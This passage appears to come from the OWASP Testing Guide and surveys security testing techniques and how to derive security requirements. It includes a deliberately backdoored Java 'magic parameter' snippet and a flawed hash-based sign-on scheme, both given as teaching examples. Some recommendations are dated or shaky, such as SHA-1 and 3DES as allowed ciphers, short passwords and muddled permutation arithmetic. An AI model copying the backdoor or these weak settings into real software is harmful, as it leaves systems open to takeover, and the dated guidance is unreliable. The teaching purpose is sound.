Manual inspections are human-driven reviews that typically test the security implications of the people, policies, and processes, but can include inspection of technology decisions such as architectural designs. They are usually conducted by analyzing documentation or performing interviews with the designers or system owners. While the concept of manual inspections and human reviews is simple, they can be among the most powerful and effective techniques available. By asking someone how something works and why it was implemented in a specific way, it allows the tester to quickly determine if any security concerns are likely to be evident. Manual inspections and reviews are one of the few ways to test the software development life-cycle process itself and to ensure that there is an adequate policy or skill set in place. As with many things in life, when conducting manual inspections and reviews we suggest you adopt a trust-but-verify model. Not everything everyone tells you or shows you will be accurate. Manual reviews are particularly good for testing whether people understand the security process, have been made aware of policy, and have the appropriate skills to design or implement a secure application. Other activities, including manually reviewing the documentation, secure coding policies, security requirements, and architectural designs, should all be accomplished using manual inspections.

Advantages:

- Requires no supporting technology
- Can be applied to a variety of situations
- Flexible
- Promotes teamwork

- Early in the SDLC

Disadvantages:

- Can be time consuming
- Supporting material not always available
- Requires significant human thought and skill to be effective!

Threat Modeling

Overview

Threat modeling has become a popular technique to help system designers think about the security threats that their systems/applications might face. Therefore, threat modeling can be seen as risk assessment for applications. In fact, it enables the designer to develop mitigation strategies for potential vulnerabilities and helps them focus their inevitably limited resources and attention on the parts of the system that most require it. It is recommended that all applications have a threat model developed and documented. Threat models should be created as early as possible in the SDLC, and should be revisited as the application evolves and development progresses. To develop a threat model, we recommend taking a simple approach that follows the NIST 800-30 [11] standard for risk assessment. This approach involves:

- Decomposing the application – understand, through a process of manual inspection, how the application works, its assets, functionality, and connectivity.
- Defining and classifying the assets – classify the assets into tangible and intangible assets and rank them according to business importance.
- Exploring potential vulnerabilities - whether technical, operational, or management.
- Exploring potential threats – develop a realistic view of potential attack vectors from an attacker's perspective, by using threat scenarios or attack trees.
- Creating mitigation strategies – develop mitigating controls for each of the threats deemed to be realistic. The output from a threat model itself can vary but is typically a collection of lists and diagrams. The OWASP Code Review Guide outlines an Application Threat Modeling methodology that can be used as a reference for the testing applications for potential security flaws in the design of the application. There is no right or wrong way to develop threat models and perform information risk assessments on applications. [12].
    - ■

Advantages:

- Practical attacker's view of the system
- Flexible
- Early in the SDLC

Disadvantages:

- Relatively new technique
- Good threat models don’t automatically mean good software

Source Code Review

Overview

Source code review is the process of manually checking a web application's source code for security issues. Many serious security vulnerabilities cannot be detected with any other form of analysis or testing. As the popular saying goes “if you want to know what’s really going on, go straight to the source." Almost all security experts agree that there is no substitute for actually looking at the code. All the information for identifying security problems is there in the code somewhere. Unlike testing third party closed software such as operating systems, when testing web applications (especially if they have been developed in-house) the source code should be made available for testing purposes. Many unintentional but significant security problems are also extremely difficult to discover with other forms of analysis or testing, such as penetration testing, making source code analysis the technique of choice for technical testing. With the source code, a tester can accurately determine what is happening (or is supposed to be happening) and remove the guess work of black box testing. Examples of issues that are particularly conducive to being found through source code reviews include concurrency problems, flawed business logic, access control problems, and cryptographic weaknesses as well as backdoors, Trojans, Easter eggs, time bombs, logic bombs, and other forms of malicious code. These issues often manifest themselves as the most harmful vulnerabilities in web sites. Source code analysis can also be extremely efficient to find implementation issues such as places where input validation was not performed or when fail open control procedures may be present. But keep in mind that operational procedures need to be reviewed as well, since the source code being deployed might not be the same as the one being analyzed herein [13].

Advantages:

- Completeness and effectiveness

- Accuracy
- Fast (for competent reviewers)

Disadvantages:

- Requires highly skilled security developers
- Can miss issues in compiled libraries
- Cannot detect run-time errors easily
- The source code actually deployed might differ from the one being analyzed

For more on code review, checkout the OWASP code review project.

Penetration Testing

Overview

Penetration testing has been a common technique used to test network security for many years. It is also commonly known as black box testing or ethical hacking. Penetration testing is essentially the "art" of testing a running application remotely, without knowing the inner workings of the application itself, to find security vulnerabilities. Typically, the penetration test team would have access to an application as if they were users. The tester acts like an attacker and attempts to find and exploit vulnerabilities. In many cases the tester will be given a valid account on the system. While penetration testing has proven to be effective in network security, the technique does not naturally translate to applications. When penetration testing is performed on networks and operating systems, the majority of the work is involved in finding and then exploiting known vulnerabilities in specific technologies. As web applications are almost exclusively bespoke, penetration testing in the web application arena is more akin to pure research. Penetration testing tools have been developed that automate the process, but, again, with the nature of web applications their effectiveness is usually poor. Many people today use web application penetration testing as their primary security testing technique. Whilst it certainly has its place in a testing program, we do not believe it should be considered as the primary or only testing technique. Gary McGraw in [14] summed up penetration testing well when he said, "If you fail a penetration test you know you have a very bad problem indeed. If you pass a penetration test you do not know that you don't have a very bad problem". However, focused penetration testing (i.e., testing that attempts to exploit known vulnerabilities detected in previous reviews) can be useful in detecting if some specific vulnerabilities are actually fixed in the source code deployed on the web site.

Advantages:

- Can be fast (and therefore cheap)
- Requires a relatively lower skill-set than source code review
- Tests the code that is actually being exposed

Disadvantages:

- Too late in the SDLC
- Front impact testing only!

The Need for a Balanced Approach

With so many techniques and so many approaches to testing the security of web applications, it can be difficult to understand which techniques to use and when to use them. Experience shows that there is no right or wrong answer to exactly what techniques should be used to build a testing framework. The fact remains that all techniques should probably be used to ensure that all areas that need to be tested are tested. What is clear, however, is that there is no single technique that effectively covers all security testing that must be performed to ensure that all issues have been addressed. Many companies adopt one approach, which has historically been penetration testing. Penetration testing, while useful, cannot effectively address many of the issues that need to be tested, and is simply "too little too late" in the software development life cycle (SDLC). The correct approach is a balanced one that includes several techniques, from manual interviews to technical testing. The balanced approach is sure to cover testing in all phases of the SDLC. This approach leverages the most appropriate techniques available depending on the current SDLC phase. Of course there are times and circumstances where only one technique is possible; for example, a test on a web application that has already been created, and where the testing party does not have access to the source code. In this case, penetration testing is clearly better than no testing at all. However, we encourage the testing parties to challenge assumptions, such as no access to source code, and to explore the possibility of more complete testing. A balanced approach varies depending on many factors, such as the maturity of the testing process and corporate culture. However, it is recommended that a balanced testing framework look something like the representations shown in Figure 3 and Figure 4. The following figure shows a typical proportional representation overlaid onto the software development life cycle. In keeping with research and experience, it is essential that companies place a higher emphasis on the early stages of development.




Figure 3: Proportion of Test Effort in SDLC

The following figure shows a typical proportional representation overlaid onto testing techniques.




Figure 4: Proportion of Test Effort According to Test Technique

A Note about Web Application Scanners

Many organizations have started to use automated web application scanners. While they undoubtedly have a place in a testing program, we want to highlight some fundamental issues about why we do not believe that automating black box testing is (or will ever be) effective. By highlighting these issues, we are not discouraging web application scanner use. Rather, we are saying that their limitations should be understood, and testing frameworks should be planned appropriately. NB: OWASP is currently working to develop a web application scanner-benchmarking platform. The following examples indicate why automated black box testing is not effective.

Example 1: Magic Parameters

Imagine a simple web application that accepts a name-value pair of "magic" and then the value. For simplicity, the GET request may be: *http://www.host/application?magic=value*

To further simplify the example, the values in this case can only be ASCII characters a – z (upper or lowercase) and integers 0 – 9. The designers of this application created an administrative backdoor during testing, but obfuscated it to prevent the casual observer from discovering it. By submitting the value sf8g7sfjdsurtsdieerwqredsgnfg8d (30 characters), the user will then be logged in and presented with an administrative screen with total control of the application. The HTTP request is now:

http://www.host/application?magic= sf8g7sfjdsurtsdieerwqredsgnfg8d

Given that all of the other parameters were simple two- and three-characters fields, it is not possible to start guessing combinations at approximately 28 characters. A web application scanner will need to brute force (or guess) the entire key space of 30 characters. That is up to 30^28 permutations, or trillions of HTTP requests! That is an electron in a digital haystack! The code for this exemplar Magic Parameter check may look like the following:

```
public void doPost( HttpServletRequest request, HttpServletResponse response)
{
String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
boolean admin = magic.equals( request.getParameter("magic"));
if (admin) doAdmin( request, response);
else …. // normal processing
}
```

By looking in the code, the vulnerability practically leaps off the page as a potential problem.

Example 2: Bad Cryptography

Cryptography is widely used in web applications. Imagine that a developer decided to write a simple cryptography algorithm to sign a user in from site A to site B automatically. In his/her wisdom, the developer decides that if a user is logged into site A, then he/she will generate a key using an MD5 hash function that comprises: *Hash { username : date }*

When a user is passed to site B, he/she will send the key on the query string to site B in an HTTP re-direct. Site B independently computes the hash, and compares it to the hash passed on the request. If they match, site B signs the user in as the user they claim to be. Clearly, as we explain the scheme, the inadequacies can be worked out, and it can be seen how anyone that figures it out (or is told how it works, or downloads the information from Bugtraq) can login as any user. Manual inspection, such as an interview, would have uncovered this security issue quickly, as would inspection of the code. A black-box web application scanner would have seen a 128-bit hash that changed with each user, and by the nature of hash functions, did not change in any predictable way.

A Note about Static Source Code Review Tools

Many organizations have started to use static source code scanners. While they undoubtedly have a place in a comprehensive testing program, we want to highlight some fundamental issues about why we do not believe this approach is effective when used alone. Static source code analysis alone cannot identify issues due to flaws in the design since it cannot understand the context in which the code is constructed. Source code analysis tools are useful in determining security issues due to coding errors, however significant manual effort is required to validate the findings.

2.3 Security Requirements Test Derivation

If you want to have a successful testing program, you need to know what the objectives of the testing are. These objectives are specified by security requirements. This section discusses in detail how to document requirements for security testing by deriving them from applicable standards and regulations and positive and negative application requirements. It also discusses how security requirements effectively drive security testing during the SDLC and how security

test data can be used to effectively manage software security risks.

Testing Objectives

One of the objectives of security testing is to validate that security controls function as expected. This is documented via *security requirements* that describe the functionality of the security control. At a high level, this means proving confidentiality, integrity, and availability of the data as well as the service. The other objective is to validate that security controls are implemented with few or no vulnerabilities. These are common vulnerabilities, such as the OWASP Top Ten, as well as vulnerabilities that are previously identified with security assessments during the SDLC, such as threat modeling, source code analysis, and penetration test.

Security Requirements Documentation

The first step in the documentation of security requirements is to understand the *business requirements*. A business requirement document could provide the initial, high-level information of the expected functionality for the application. For example, the main purpose of an application may be to provide financial services to customers or shopping and purchasing goods from an on-line catalogue. A security section of the business requirements should highlight the need to protect the customer data as well as to comply with applicable security documentation such as regulations, standards, and policies.

A general checklist of the applicable regulations, standards, and policies serves well the purpose of a preliminary security compliance analysis for web applications. For example, compliance regulations can be identified by checking information about the business sector and the country/state where the application needs to function/operate. Some of these compliance guidelines and regulations might translate in specific technical requirements for security controls. For example, in the case of financial applications, the compliance with FFIEC guidelines for authentication [15] requires that financial institutions implement applications that mitigate weak authentication risks with multi-layered security control and multi factor authentication.

Applicable industry standards for security need also to be captured by the general security requirement checklist. For example, in the case of applications that handle customer credit card data, the compliance with the PCI DSS [16] standard forbids the storage of PINs and CVV2 data and requires that the merchant protect magnetic strip data in storage and transmission with encryption and on display by masking. Such PCI DSS security requirements could be validated via source code analysis.

Another section of the checklist needs to enforce general requirements for compliance with the organization information security standards and policies. From the functional requirements perspective, requirements for the security control need to map to a specific section of the information security standards. An example of such requirement can be: "a password complexity of six alphanumeric characters must be enforced by the authentication controls used by the application." When security requirements map to compliance rules a security test can validate the exposure of compliance risks. If violation with information security standards and policies are found, these will result in a risk that can be documented and that the business has to deal with (i.e., manage). For this reason, since these security compliance requirements are enforceable, they need to be well documented and validated with security tests.

Security Requirements Validation

From the functionality perspective, the validation of security requirements is the main objective of security testing, while, from the risk management perspective, this is the objective of information security assessments. At a high level, the main goal of information security assessments is the identification of gaps in security controls, such as lack of basic authentication, authorization, or encryption controls. More in depth, the security assessment objective is risk analysis, such as the identification of potential weaknesses in security controls that ensure the confidentiality, integrity, and availability of the data. For example, when the application deals with personal identifiable information (PII) and sensitive data, the security requirement to be validated is the compliance with the company information security policy requiring encryption of such data in transit and in storage. Assuming encryption is used to protect the data, encryption algorithms and key lengths need to comply with the organization encryption standards. These might require that only certain algorithms and key lengths could be used. For example, a security requirement that can be security tested is verifying that only allowed ciphers are used (e.g., SHA-1, RSA, 3DES) with allowed minimum key lengths (e.g., more than 128 bit for symmetric and more than 1024 for asymmetric encryption).

From the security assessment perspective, security requirements can be validated at different phases of the SDLC by using different artifacts and testing methodologies. For example, threat modeling focuses on identifying security flaws during design, secure code analysis and reviews focus on identifying security issues in source code during development, and penetration testing focuses on identifying vulnerabilities in the application during testing/validation.

Security issues that are identified early in the SDLC can be documented in a test plan so

they can be validated later with security tests. By combining the results of different testing techniques, it is possible to derive better security test cases and increase the level of assurance of the security requirements. For example, distinguishing true vulnerabilities from the un-exploitable ones is possible when the results of penetration tests and source code analysis are combined. Considering the security test for a SQL injection vulnerability, for example, a black box test might involve first a scan of the application to fingerprint the vulnerability. The first evidence of a potential SQL injection vulnerability that can be validated is the generation of a SQL exception. A further validation of the SQL vulnerability might involve manually injecting attack vectors to modify the grammar of the SQL query for an information disclosure exploit. This might involve a lot of trial-and-error analysis till the malicious query is executed. Assuming the tester has the source code, she might learn from the source code analysis on how to construct the SQL attack vector that can exploit the vulnerability (e.g., execute a malicious query returning confidential data to unauthorized user).

Threats and Countermeasures Taxonomies

A *threat and countermeasure classification* that takes into consideration root causes of vulnerabilities is the critical factor to verify that security controls are designed, coded, and built so that the impact due to the exposure of such vulnerabilities is mitigated. In the case of web applications, the exposure of security controls to common vulnerabilities, such as the OWASP Top Ten, can be a good starting point to derive general security requirements. More specifically, the web application security frame [17] provides a classification (e.g. taxonomy) of vulnerabilities that can be documented in different guidelines and standards and validated with security tests.

The focus of a threat and countermeasure categorization is to define security requirements in terms of the threats and the root cause of the vulnerability. A threat can be categorized by using STRIDE [18], for example, as Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege. The root cause can be categorized as security flaw in design, a security bug in coding, or an issue due to insecure configuration. For example, the root cause of weak authentication vulnerability might be the lack of mutual authentication when data crosses a trust boundary between the client and server tiers of the application. A security requirement that captures the threat of non-repudiation during an architecture design review allows for the documentation of the requirement for the countermeasure (e.g., mutual authentication) that can be validated later on with security tests.

A threat and countermeasure categorization for vulnerabilities can also be used to

document security requirements for secure coding such as secure coding standards. An example of a common coding error in authentication controls consists of applying an hash function to encrypt a password, without applying a seed to the value. From the secure coding perspective, this is a vulnerability that affects the encryption used for authentication with a vulnerability root cause in a coding error. Since the root cause is insecure coding the security requirement can be documented in secure coding standards and validated through secure code reviews during the development phase of the SDLC.

Security Testing and Risk Analysis

Security requirements need to take into consideration the severity of the vulnerabilities to support a *risk mitigation strategy*. Assuming that the organization maintains a repository of vulnerabilities found in applications, i.e., a vulnerability knowledge base, the security issues can be reported by type, issue, mitigation, root cause, and mapped to the applications where they are found. Such a vulnerability knowledge base can also be used to establish a metrics to analyze the effectiveness of the security tests throughout the SDLC.

For example, consider an input validation issue, such as a SQL injection, which was identified via source code analysis and reported with a coding error root cause and input validation vulnerability type. The exposure of such vulnerability can be assessed via a penetration test, by probing input fields with several SQL injection attack vectors. This test might validate that special characters are filtered before hitting the database and mitigate the vulnerability. By combining the results of source code analysis and penetration testing it is possible to determine the likelihood and exposure of the vulnerability and calculate the risk rating of the vulnerability. By reporting vulnerability risk ratings in the findings (e.g., test report) it is possible to decide on the mitigation strategy. For example, high and medium risk vulnerabilities can be prioritized for remediation, while low risk can be fixed in further releases.

By considering the threat scenarios exploiting common vulnerabilities it is possible to identify potential risks for which the application security control needs to be security tested. For example, the OWASP Top Ten vulnerabilities can be mapped to attacks such as phishing, privacy violations, identify theft, system compromise, data alteration or data destruction, financial loss, and reputation loss. Such issues should be documented as part of the threat scenarios. By thinking in terms of threats and vulnerabilities, it is possible to devise a battery of tests that simulate such attack scenarios. Ideally, the organization vulnerability knowledge base can be used to derive security risk driven tests cases to validate the most likely attack scenarios. For example if identity theft is considered high risk, negative test scenarios should validate the

mitigation of impacts deriving from the exploit of vulnerabilities in authentication, cryptographic controls, input validation, and authorization controls.

Functional and Non Functional Test Requirements

Functional Security Requirements

From the perspective of functional security requirements, the applicable standards, policies and regulations drive both the need of a type of security control as well as the control functionality. These requirements are also referred to as “positive requirements”, since they state the expected functionality that can be validated through security tests. Examples of positive requirements are: “the application will lockout the user after six failed logon attempts” or “passwords need to be six min characters, alphanumeric”. The validation of positive requirements consists of asserting the expected functionality and, as such, can be tested by re-creating the testing conditions, and by running the test according to predefined inputs and by asserting the expected outcome as a fail/pass condition.

In order to validate security requirements with security tests, security requirements need to be function driven and highlight the expected functionality (the what) and implicitly the implementation (the how). Examples of high-level security design requirements for authentication can be:

- Protect user credentials and shared secrets in transit and in storage
- Mask any confidential data in display (e.g., passwords, accounts)
- Lock the user account after a certain number of failed login attempts
- Do not show specific validation errors to the user as a result of failed logon
- Only allow passwords that are alphanumeric, include special characters and six characters minimum length, to limit the attack surface
- Allow for password change functionality only to authenticated users by validating the old password, the new password, and the user answer to the challenge question, to prevent brute forcing of a password via password change.
- The password reset form should validate the user’s username and the user’s registered email before sending the temporary password to the user via email. The temporary password issued should be a one time password. A link to the password reset web page will be sent to the user. The password reset web page should validate the user temporary password, the new password, as well as the user answer to the challenge question.

Risk Driven Security Requirements

Security tests need also to be risk driven, that is they need to validate the application for unexpected behavior. These are also called “negative requirements”, since they specify what the application should not do. Examples of "should not do" (negative) requirements are:

- The application should not allow for the data to be altered or destroyed
- The application should not be compromised or misused for unauthorized financial transactions by a malicious user.

Negative requirements are more difficult to test, because there is no expected behavior to look for. This might require a threat analyst to come up with unforeseeable input conditions, causes, and effects. This is where security testing needs to be driven by risk analysis and threat modeling. The key is to document the threat scenarios and the functionality of the countermeasure as a factor to mitigate a threat. For example, in the case of authentication controls, the following security requirements can be documented from the threats and countermeasure perspective:

- Encrypt authentication data in storage and transit to mitigate risk of information disclosure and authentication protocol attacks
- Encrypt passwords using non reversible encryption such as using a digest (e.g., HASH) and a seed to prevent dictionary attacks
- Lock out accounts after reaching a logon failure threshold and enforce password complexity to mitigate risk of brute force password attacks
- Display generic error messages upon validation of credentials to mitigate risk of account harvesting/enumeration
- Mutually authenticate client and server to prevent non-repudiation and Man In the Middle (MiTM) attacks

Threat modeling artifacts such as threat trees and attack libraries can be useful to derive the negative test scenarios. A threat tree will assume a root attack (e.g., attacker might be able to read other users' messages) and identify different exploits of security controls (e.g., data validation fails because of a SQL injection vulnerability) and necessary countermeasures (e.g., implement data validation and parametrized queries) that could be validated to be effective in mitigating such attacks.

Security Requirements Derivation Through Use and Misuse Cases


Pre-requisite in describing the application functionality is to understand what the application is supposed to do and how. This can be done by describing *use cases*. Use cases, in the graphical form as commonly used in software engineering, show the interactions of actors and their relations, and help to identify the actors in the application, their relationships, the intended sequence of actions for each scenario, alternative actions, special requirements, and pre- and post-conditions. Similar to use cases, *misuse and abuse cases* [19] describe unintended and malicious use scenarios of the application. These misuse cases provide a way to describe scenarios of how an attacker could misuse and abuse the application. By going through the individual steps in a use scenario and thinking about how it can be maliciously exploited, potential flaws or aspects of the application that are not well-defined can be discovered. The key is to describe all possible or, at least, the most critical use and misuse scenarios. Misuse scenarios allow the analysis of the application from the attacker's point of view and contribute to identifying potential vulnerabilities and the countermeasures that need to be implemented to mitigate the impact caused by the potential exposure to such vulnerabilities. Given all of the use and abuse cases, it is important to analyze them to determine which of them are the most critical ones and need to be documented in security requirements. The identification of the most critical misuse and abuse cases drives the documentation of security requirements and the necessary controls where security risks should be mitigated.

To derive security requirements from use and misuse case [20] , it is important to define the functional scenarios and the negative scenarios, and put these in graphical form. In the case of derivation of security requirements for authentication, for example, the following step-by-step methodology can be followed.

- Step 1: Describe the Functional Scenario: User authenticates by supplying username and password. The application grants access to users based upon authentication of user credentials by the application and provides specific errors to the user when validation fails.
- Step 2: Describe the Negative Scenario: Attacker breaks the authentication through a brute force/dictionary attack of passwords and account harvesting vulnerabilities in the application. The validation errors provide specific information to an attacker to guess which accounts are actually valid, registered accounts (usernames). The attacker, then, will try to brute force the password for such a valid account. A brute force attack to four minimum length all digit passwords can succeed with a limited number of attempts (i.e.,

10^4).

- Step 3: Describe Functional and Negative Scenarios With Use and Misuse Case: The graphical example in Figure below depicts the derivation of security requirements via use and misuse cases. The functional scenario consists of the user actions (entering username and password) and the application actions (authenticating the user and providing an error message if validation fails). The misuse case consists of the attacker actions, i.e., trying to break authentication by brute forcing the password via a dictionary attack and by guessing the valid usernames from error messages. By graphically representing the threats to the user actions (misuses), it is possible to derive the countermeasures as the application actions that mitigate such threats.



- Step 4: Elicit The Security Requirements. In this case, the following security requirements for authentication are derived:

1) Passwords need to be alphanumeric, lower and upper case and minimum of seven character length

2) Accounts need to lockout after five unsuccessful login attempt

3) Logon error messages need to be generic

These security requirements need to be documented and tested.

Security Tests Integrated in Developers' and Testers' Workflows

Developers' Security Testing Workflow

Security testing during the development phase of the SDLC represents the first opportunity for developers to ensure that individual software components that they have developed are security tested before they are integrated with other components and built into the application. Software components might consist of software artifacts such as functions, methods, and classes, as well as application programming interfaces, libraries, and executables. For security testing, developers can rely on the results of the source code analysis to verify statically that the developed source code does not include potential vulnerabilities and is compliant with the secure coding standards. Security unit tests can further verify dynamically (i.e., at run time) that the components function as expected. Before integrating both new and existing code changes in the application build, the results of the static and dynamic analysis should be reviewed and validated. The validation of source code before integration in application builds is usually the responsibility of the senior developer. Such senior developer is also the subject matter expert in software security and his role is to lead the secure code review and make decisions whether to accept the code to be released in the application build or to require further changes and testing. This secure code review workflow can be enforced via formal acceptance as well as a check in a workflow management tool. For example, assuming the typical defect management workflow used for functional bugs, security bugs that have been fixed by a developer can be reported on a defect or change management system. The build master can look at the test results reported by the developers in the tool and grant approvals for checking in the code changes into the application build.

Testers' Security Testing Workflow

After components and code changes are tested by developers and checked in to the application build, the most likely next step in the software development process workflow is to perform tests on the application as a whole entity. This level of testing is usually referred to as

integrated test and system level test. When security tests are part of these testing activities, they can be used to validate both the security functionality of the application as a whole, as well as the exposure to application level vulnerabilities. These security tests on the application include both white box testing, such as source code analysis, and black box testing, such as penetration testing. Gray box testing is similar to Black box testing. In a gray box testing we can assume we have some partial knowledge about the session management of our application, and that should help us in understanding whether the logout and timeout functions are properly secured.

The target for the security tests is the complete system that is the artifact that will be potentially attacked and includes both whole source code and the executable. One peculiarity of security testing during this phase is that it is possible for security testers to determine whether vulnerabilities can be exploited and expose the application to real risks. These include common web application vulnerabilities, as well as security issues that have been identified earlier in the SDLC with other activities such as threat modeling, source code analysis, and secure code reviews.

Usually, testing engineers, rather then software developers, perform security tests when the application is in scope for integration system tests. Such testing engineers have security knowledge of web application vulnerabilities, black box and white box security testing techniques, and own the validation of security requirements in this phase. In order to perform such security tests, it is a pre-requisite that security test cases are documented in the security testing guidelines and procedures.

A testing engineer who validates the security of the application in the integrated system environment might release the application for testing in the operational environment (e.g., user acceptance tests). At this stage of the SDLC (i.e., validation), the application functional testing is usually a responsibility of QA testers, while white-hat hackers/security consultants are usually responsible for security testing. Some organizations rely on their own specialized ethical hacking team in order to conduct such tests when a third party assessment is not required (such as for auditing purposes).

Since these tests are the last resort for fixing vulnerabilities before the application is released to production, it is important that such issues are addressed as recommended by the testing team (e.g., the recommendations can include code, design, or configuration change). At this level, security auditors and information security officers discuss the reported security issues and analyze the potential risks according to information risk management procedures. Such procedures might require the developer team to fix all high risk vulnerabilities before the

application could be deployed, unless such risks are acknowledged and accepted.

Developers' Security Tests

Security Testing in the Coding Phase: Unit Tests

From the developer's perspective, the main objective of security tests is to validate that code is being developed in compliance with secure coding standards requirements. Developers' own coding artifacts such as functions, methods, classes, APIs, and libraries need to be functionally validated before being integrated into the application build.

The security requirements that developers have to follow should be documented in secure coding standards and validated with static and dynamic analysis. As testing activity following a secure code review, unit tests can validate that code changes required by secure code reviews are properly implemented. Secure code reviews and source code analysis through source code analysis tools help developers in identifying security issues in source code as it is developed. By using unit tests and dynamic analysis (e.g., debugging) developers can validate the security functionality of components as well as verify that the countermeasures being developed mitigate any security risks previously identified through threat modeling and source code analysis.

A good practice for developers is to build security test cases as a generic security test suite that is part of the existing unit testing framework. A generic security test suite could be derived from previously defined use and misuse cases to security test functions, methods and classes. A generic security test suite might include security test cases to validate both positive and negative requirements for security controls such as:

- Authentication & Access Control
- Input Validation & Encoding
- Encryption
- User and Session Management
- Error and Exception Handling
- Auditing and Logging

Developers empowered with a source code analysis tool integrated into their IDE, secure coding standards, and a security unit testing framework can assess and verify the security of the software components being developed. Security test cases can be run to identify potential security issues that have root causes in source code: besides input and output validation of

